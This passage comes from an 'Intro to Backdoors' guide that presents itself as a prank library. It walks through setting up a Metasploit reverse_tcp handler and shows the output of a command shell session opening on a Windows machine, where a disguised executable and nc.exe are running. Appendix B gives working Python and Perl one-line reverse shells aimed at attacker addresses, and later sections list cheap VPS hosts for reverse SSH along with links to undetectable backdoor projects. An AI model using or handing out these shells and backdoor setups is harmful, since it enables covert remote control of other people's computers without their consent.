
```
PE32 executable (GUI) Intel 80386, for MS
Windows
```

Execute binary on target system and listen for response from binary.

Set msfconsole to listen for your binary.


- Start msfconsole
  - msfconsole
  - use exploit/multi/handler
  - set payload windows/shell/reverse_tcp
  - set LHOST 10.10.10.123
  - set LPORT 7777
- Run exploit
  - exploit (starts listening port on metasploit systems) add it to your tool kit.

Executing command



Process Explorer - Sysinternals: www.sysinternals.com [Nemus-PC\Nemus]
File
Options
View
Process
Find
Users
Help

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
System Idle Process	78.66	0 K	24 K	0		
System	0.42	176 K	904 K	4		
Interrupts	3.73	0 K	0 K	n/a	Hardware Interrupts and DPCs	
smss.exe		364 K	1,036 K	248		
csrss.exe	0.01	2,040 K	4,284 K	324		
csrss.exe	0.01	1,560 K	3,644 K	372		
wininit.exe		1,292 K	4,236 K	380		
winlogon.exe		2,432 K	6,320 K	408		
LogonUI.exe	0.02	16,440 K	22,220 K	772		
csrss.exe	0.10	2,116 K	5,604 K	1564		
winlogon.exe		2,352 K	6,544 K	1756		
explorer.exe	0.04	50,916 K	67,956 K	2304	Windows Explorer	Microsoft Corporation
VBoxTray.exe	0.01	4,148 K	7,500 K	2416	VirtualBox Guest Additions Tr...	Oracle Corporation
procexp.exe		2,292 K	7,640 K	880	Sysinternals Process Explorer	Sysinternals - www.sysinter...
procexp64.exe	0.52	12,720 K	22,280 K	2916	Sysinternals Process Explorer	Sysinternals - www.sysinter...
regedit.exe		4,004 K	7,224 K	5904		
david_hasselhoff.exe		788 K	2,888 K	6948	ApacheBench command line...	Apache Software Foundati...
jusched.exe	< 0.01	1,580 K	7,020 K	2584	Java(TM) Update Scheduler	Oracle Corporation
jucheck.exe		2,820 K	10,264 K	2876		
nc.exe		1,160 K	3,900 K	1508		

CPU Usage: 21.34% Commit Charge: 35.91% Processes: 45 Physical Usage: 59.02%



```
msf >  use exploit/multi/handler
msf exploit(handler) >  set payload windows/shell/reverse_tcp
payload => windows/shell/reverse_tcp
msf exploit(handler) > show options
```



```
msf exploit(handler) > exploit

[*] Started reverse handler on 10.254.10.166:7777
[*] Starting the payload handler...
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (267 bytes) to 10.254.10.105
[*] Command shell session 3 opened (10.254.10.166:7777 -> 10.254.1
t 2014-06-16 00:09:46 -0600

Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\Nemus\Desktop>More?
```

Appendix A
Code Library

https://github.com/DC801/Introtobackdoors

Please help contribute to our intro to backdoors prank library!

Submit any useful commands or original pranks to the github repository and we will add them in and grow the library.

You can find more infromation at www.
introtobackdoors.com

Appendix B
One Line Reverse Shells

Python

```
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,
socket.SOCK_STREAM);s.connect(("10.0.0.1",1234));os.dup2(s.fileno(),0);
os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-
i"]);'
```

Perl

Shorter reverse shell that does not depend on /bin/sh:

```
perl -MIO -e '$p=fork;exit,if($p);$c=new IO::Socket::INET(PeerAddr,"
attackerip:4444");STDIN->fdopen($c,r);$~->fdopen($c,w);system$_
while<>;’
```

http://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet
http://bernardodamele.blogspot.com/2011/09/reverse-shells-one-liners.html

Appendix C

VPS for remote files and reverse ssh

MiniVPS.us - $5 a year vps.

- http://www.minivps.us/

Sweden Dedicated

- http://swedendedicated.com/vps/

NQHost

- http://nqhost.com/unmetered-xen-vps.html

Appendix D
Interesting Projects

- **Remote ssh Tunnel and Raspberry Pi**
  http://www.tunnelsup.com/raspberry-pi-phoning-home-using-a-reverse-remote-ssh-tunnel

- **Creating undetectable ssh backdoor using python**
  http://resources.infosecinstitute.com/creating-undetectable-custom-ssh-backdoor-python-z/